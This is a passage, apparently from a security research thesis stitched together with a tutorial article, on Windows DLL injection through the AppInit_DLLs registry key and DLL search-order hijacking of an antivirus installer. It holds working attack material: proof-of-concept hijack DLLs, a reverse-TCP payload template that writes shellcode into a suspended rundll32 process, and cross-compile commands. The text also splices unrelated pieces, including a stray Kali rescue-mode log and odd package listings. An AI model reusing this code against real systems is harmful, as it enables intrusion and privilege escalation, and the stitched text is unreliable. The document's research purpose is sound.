
- Overwriting the address of the function with the custom function's address.
- Injecting the DLL by creating a new process. This method takes the DLL and forces the executable to load it at runtime, thus hooking the functions defined in the DLL. There are various ways to inject a DLL using this approach.
- **Injecting the DLL into the address space of the process.** This takes the DLL and injects it into an already running process, which is stealthier than the previous method.
- Modifying the Import Address Table.
- Using proxy DLLs and manifest files.
- Loading drivers in the kernel address space.

Let's take a look at the third option in the above list—the injection of the DLL into the address space of the process. We're talking about an already running process, and not an executable which we're about to run. By injecting a DLL into an already running process, we leave less footprint on the system and make the forensic analysis somewhat harder to do. By injecting a custom DLL into an already running process, we're actually forcing the load of a DLL that wouldn't otherwise be loaded by the process. There are various ways we can achieve that:

- AppInit_DLLs
- SetWindowsHookEx
- CreateRemoteThread

Remember that the IAT import table is part of the executable and it populated during the build time. This is also the reason why we can only hook functions written in IAT (with the method we'll describe). This further implies that IAT hooking is only applicable when talking about load-time dynamic linking, but couldn't be used with run-time dynamic linking where we don't know in advance which DLLs the program will use.

When we click on the Finish button, the project will be created. There will be two header files named `stdafx.h` and `targetver.h` and three source files named `dllinject.cpp`, `dllmain.cpp`, and `stdafx.cpp`. The initial project will look like the picture below:



The `DllMain` is an optional entry point into a DLL. When a system starts or terminates a process or a thread, it will call that function for each loaded DLL. This function is also called whenever we load or unload a DLL with `LoadLibrary` and `FreeLibrary` functions..

Let's present the whole code that we'll be using for our DLL. The code is presented below:

```
#include <windows.h>
#include <stdio.h>

INT APIENTRY DllMain(HMODULE hDLL, DWORD Reason, LPVOID Reserved) {
    /* open file */
    FILE *file;
    fopen_s(&file, "C:\\temp.txt", "a+");

    switch(Reason) {
        case DLL_PROCESS_ATTACH:
            fprintf(file, "DLL attach function called.");
            break;
        case DLL_PROCESS_DETACH:
            fprintf(file, "DLL detach function called.");
            break;
        case DLL_THREAD_ATTACH:
            fprintf(file, "DLL thread attach function called.");
            break;
        case DLL_THREAD_DETACH:
            fprintf(file, "DLL thread detach function called.");
            break;
    }

    /* close file */
    fclose(file);

    return TRUE;
}
```


We're calling the `DllMain` function normally, but right after that, we're opening the `C:\temp.txt` file where some text is written based on why the module was called. After that, the file is closed and the module is done executing.

After we've built the module, we will have the `dllinject.dll` module ready to be injected into the processes. Keep in mind that the DLL doesn't actually do anything other than saving the called method name into the `C:\temp.txt` file. If we would like to actually do something, we have to change the `DllMain()` function to change some entries in the IAT table, which will effectively hook the IAT. We'll see an example of this later. For now, we'll only take a look at the previously mentioned methods of DLL injecting.

The `Appinit_DLLs` value uses the following registry key:

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows`


We can see that by default the `Appinit_DLLs` key has a blank value of the type `REG_SZ`, which can be seen on the picture below:



The AppInit_DLLs value can hold a space separated list of DLLs with full paths, which will be loaded into the process's address space. This is done by using the LoadLibrary() function call during the DLL_PROCESS_ATTACH process of user32.dll; the user32.dll has a special code that traverses through the DLLs and loads them, so this functionality is strictly restricted to user32.dll. This means that the listed DLLs will be loaded into the process space of every application that links against the user32.dll library by default. If the application doesn't use that library and is not linked against this library, then the additional DLLs will not be loaded into the process space. A careful reader might have noticed another similar registry key LoadAppInit_DLLs, which is by default set to 1. This field specifies whether the AppInit_DLLs should be loaded when the user32.dll library is loaded or not; the value of 1 means true, which means that all the DLLs specified in AppInit_DLLs will also be loaded into the process's address space when it's linked against user32.dll.

The article at [2] suggests that we should use only the kernel32.dll functions when implementing the DLL that we're going to link to the process's address space. The reason for this is because the listed DLLs will be loaded early in the loading process where other libraries might not be available yet, so calling their functions would result in segmentation fault (most probably), because those functions are not available at that time.

The next picture shows how we have to specify the AppInit_DLLs in order to inject the C:\drivers\dllinject.dll module into every process that uses user32.dll library:



Note that before this will work, we have to actually copy the module built by the Visual Studio to the specified location or change the location of the module. It's better to copy the module into a folder that doesn't contain spaces in its path, so keep that in mind when configuring the AppInit_DLLs registry key value.

After we've done this, it's relatively easy to test whether the DLL will be injected into the processes address space. We can do that by downloading Putty program, which uses user32.dll library and loads it into Olly. Then we have to inspect the loaded modules, which can be seen on the picture below:

E Executable modules					
Base	Size	Entry	Name	File version	Path
00400000	0007D000	0044C4DF	putty	Release 0.62	C:\Program Files\PUTTY\putty.exe
10000000	0001B000	100110D2	dllinject		C:\drivers\dllinject.dll
10200000	00172000	10248E00	MSUCR100	10.00.30319.1	C:\WINDOWS\system32\MSUCR100.dll
73000000	00026000	730054A5	WINSPOOL	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\WINSPOOL.DRV
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\IMM32.dll
763B0000	00049000	763B1619	comdlg32	6.00.2900.5512 (x-ww)	C:\WINDOWS\system32\comdlg32.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\WINMM.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp.08041)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6295864C-48A1-4EE4-B033-236F12666440_6.0.2900.5512_x-ww_773D4256-773D-4256-773D-4256\COMCTL32.dll
774E0000	0013D000	774FD0B9	ole32	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\ole32.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5512 (x-ww)	C:\WINDOWS\system32\msvcrt.dll
77D00000	0009B000	77D070FB	ADVAPI32	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F65176	SHLWAPI	6.00.2900.5512 (x-ww)	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B63E	kernel32	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\kernel32.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00017000	7C9E74D6	SHELL32	6.00.2900.5512 (x-ww)	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (x-ww)	C:\WINDOWS\system32\USER32.dll

Notice that the `dllinject.dll` library is also loaded? Keep in mind that this DLL is only loaded when the executable program also uses the `user32.dll`, which we can also see on the picture above. We've just shown how an attacker could inject an arbitrary DLL into your process address space.

Conclusion

We've seen the basic introduction to IAT hooking and described the first method that can be used to inject the DLL into the processes address space. The method is somehow limited, because it only works when the launched program imports the functions from `user.dll` library. Nevertheless almost any program nowadays uses that library, so the method is quite successful. In the next article, we'll take a look at the other two methods that can be used to inject a DLL into the processes address space.

6.3 Desired Conditions

Some additional factors, in order to succeed our goal is the existence of **Third-party component** (as Foxit reader) or the usage of **OLE elements** (as presented in Related work). When multiple different application communicate with each other, it is more possible to have vulnerabilities as unsafe DLL loadings.

In general, Installers are a threat and the directory from which they are executed must be checked as in most case it is one of Downloads, Temp or Desktop. In addition, some Installers are run directly from browser e.g temp folder used.

Most users run as local administrators, which is good news for malware authors. This means that the user has administrator access on the machine, and can give the malware those same privileges. The security community recommends not running as local administrator, so that if you accidentally run malware, it won't automatically have full access to your system. If a user launches malware on a system but is not running with administrator rights, the malware will usually need to perform a **privilege-escalation** attack to gain full access. The majority of privilege-escalation attacks are known exploits or zero-day attacks against the local OS, many of which can be found in the Metasploit Framework (<http://www.metasploit.com/>). DLL load-order hijacking can even be used for a privilege escalation. If the directory where the malicious DLL is located is writable by the user, and the process that loads the DLL is run at a higher privilege level, then the malicious DLL will gain escalated privileges. Malware that includes privilege escalation is relatively rare, but common enough that an analyst should be able to recognize it. Sometimes, even when the user is running as local administrator, the malware will require privilege escalation. Processes running on a Windows machine are run either at the user or the system level. Users generally can't manipulate system-level processes, even if they are administrators. Next, we'll discuss a common way that malware gains the privileges necessary to attack system-level processes on Windows machines.

7. Methodology and Experiments

After the execution of our auxiliary Application call DLL Detector, we conclude to several vulnerable applications and their DLLs. As we have already mentioned, our application give us the opportunity to save the results into a SQL db as a table in order to further investigate them and make more essential conclusions. In addition, we have also make a connection of a table view of this table with a pivot excel file. This connection gives even to the non familiar or computer literate user to understand the unsafe loadings.

After the study of the results, we have make same major remarks. In order to prove the severity of our case we will display an example step by step as a Proof of Concept. What a better example than the step by step exploitation of a vulnerable application.

The next steps is to describe the attack for a vulnerable .dll file. It is a fact that we have found a several number of unsafe dll resolution both in windows 8 & 10. We also collected data via the internet about already known vulnerable .dll files. These data is part of related work. We have also found an unofficial list with vulnerable DLLs and if there were any official releases as bug fixes. Our attention was attracted by applications that intent to protect our PC from malicious attackers. In our ordinary life, we frequently come across to petty or severe malfunctions of our personal computer. Many users, still do not use updated antivirus or anti-malware applications and it is until the final moment, when the problem is arisen, when the user will try to make any move in order to protect his system and prevent any data loss or denial of service.

That the time when he will try to install a free or a trial edition of an antivirus. Our research has given to us the knowledge that even in the applications which are meant to protect us, we can find still more space for exploitation.

Such case is the Trend Micro.

7.1 Unsafe resolution Applications Test (case: Trend Micro)

With the use of process monitor or our DLL Detector, we can see that the TrendMicro antivirus installer makes a significant number of unsafe DLL resolutions. A dll that we can clearly see in the photo below is the PROPSYS.dll that is unsuccessfully loaded from the current directory where the .exe file is executed. In details, it is executed from directory “Downloads”, which as we said before is a real-life scenario, as this is the folder in which most of browsers save by default the downloaded files. In the screenshot below we have the candidate files for our attack.




Figure 59: PROPSYS.dll unsuccessfully loaded

In order to define whether a file is a good candidate, we have to make a brief test. We can create a simple custom DLL file which for example initializes another windows process. In the example follows we have created 2 DLL that when loaded they execute calculator.exe and notepad.exe respectively.

```

exploit2.c - Σημειωματάριο
Αρχείο Επεξεργασία Μορφή Προβολή Βοήθεια
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD dwReason,
LPVOID lpvReserved)
{
    exec();
    return 0;
}

int exec()
{
    WinExec("Notepad.exe" , SW_NORMAL);
    return 0;
}
    
```

Figure 60: Source code - Create DLLs

We compile in Windows the files as shown:

```
gcc -shared -o PROPSYS.dll exploit2.c
```

After we created a dll which loads calc.exe and another which loads notepad.exe when loaded by the application, we renamed the files and placed them at the same directory where the install file exists. Next, we execute the .exe and observe what happens in our system.




Figure 61: Dll files in the same same directory with executable




Figure 62: Load PROPSYS.dll (Calc.exe)




Figure 63: Load PROPSYS.dll (Notepad.exe)

In this case, we can see the several notepads which are opened when running our application without provoking any problem to the installer. Seems that we have make the ideal choice. We can also confirm what we see through the procmon where indeed, the resolution of PROPSYS.dll is done form the directory where the .exe is running.




Figure 64: PROPSYS.dll Resolution from current directory

7.2 Create exploitation

Now it is the time to start the real exploitation as we have proof that the chosen DLL file is vulnerable. We have downloaded a file that will help as to implement a reverse top attack. This file was found in Github and its content is shown below[24]:

```

BOOL WINAPI
DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved)
{
    switch (dwReason)
    {
        case DLL_PROCESS_ATTACH:
            ExecutePayload();
            break;

        case DLL_PROCESS_DETACH:
            // Code to run when the DLL is freed
            break;

        case DLL_THREAD_ATTACH:
            // Code to run when a thread is created during the DLL's lifetime
            break;

        case DLL_THREAD_DETACH:
            // Code to run when a thread ends normally.
            break;
    }
    return TRUE;
}

```

Figure 65: Inside template.c

In *DllMain* function, we call the *executePayload()* function which is the method that makes the exploitation with the use of virtual allocation and writing the process in memory. We have also to provide the payload for this specific attack.

```

void ExecutePayload(void) {
    int error;
    PROCESS_INFORMATION pi;
    STARTUPINFO si;
    CONTEXT ctx;
    DWORD prot;
    LPVOID ep;

    // Start up the payload in a new process
    inline_bzero( &si, sizeof( si ));
    si.cb = sizeof(si);

    // Create a suspended process, write shellcode into stack, make stack RWX, resume it
    if(CreateProcess( 0, "rundll32.exe", 0, 0, 0, CREATE_SUSPENDED|IDLE_PRIORITY_CLASS, 0, 0, &si, &pi)) {
        ctx.ContextFlags = CONTEXT_INTEGER|CONTEXT_CONTROL;
        GetThreadContext(pi.hThread, &ctx);


        ep = (LPVOID) VirtualAllocEx(pi.hProcess, NULL, SCSSIZE, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

        WriteProcessMemory(pi.hProcess,(PVOID)ep, &code, SCSSIZE, 0);
    }
}

```

Figure 66: ExecutePayload function

Then, we can compile *template.c* using a cross-compiler for kali linux. The *template.dll* is created in the folder of our choice.




```

Welcome to rescue mode! Type "systemctl default" or ^D to enter default target.
Type "journalctl -xb" to view system logs. Type "systemctl reboot" to
reboot the system.
Give root password for maintenance
(or type Control-D to continue): [ 223.237888] floppy0: no floppy controller
found

Login incorrect.
Give root password for maintenance
(or type Control-D to continue):
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~# cd D
Desktop/ Documents/ Downloads/
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
MaliciousDLL kali_what_to_install.txt template.c
SHA1Sum.txt sources.list template.h
root@kali:~/Desktop# cd MaliciousDLL/
root@kali:~/Desktop/MaliciousDLL# ls
template.c template.h
root@kali:~/Desktop/MaliciousDLL# i686-w64-mingw32-gcc template.c -o
template.dll -shared
root@kali:~/Desktop/MaliciousDLL# ls
template.c template.dll template.h

```

Figure 67: Create malicious DLL




```

root@kali:~/Documents/myDmo# sudo apt-get install mingw-w64
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following extra packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64
  g++-mingw-w64-i686 g++-mingw-w64-x86-64 gcc-mingw-w64 gcc-mingw-w64-base
  gcc-mingw-w64-i686 gcc-mingw-w64-x86-64 gfortran-mingw-w64
  gfortran-mingw-w64-i686 gfortran-mingw-w64-x86-64 gnat-mingw-w64
  gnat-mingw-w64-base gnat-mingw-w64-i686 gnat-mingw-w64-x86-64
  mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
Suggested packages:
  gcc-4.9-locales helixski.exe #32-bit
  gcc-4.9-locales helios4.exe #64-bit
The following NEW packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64
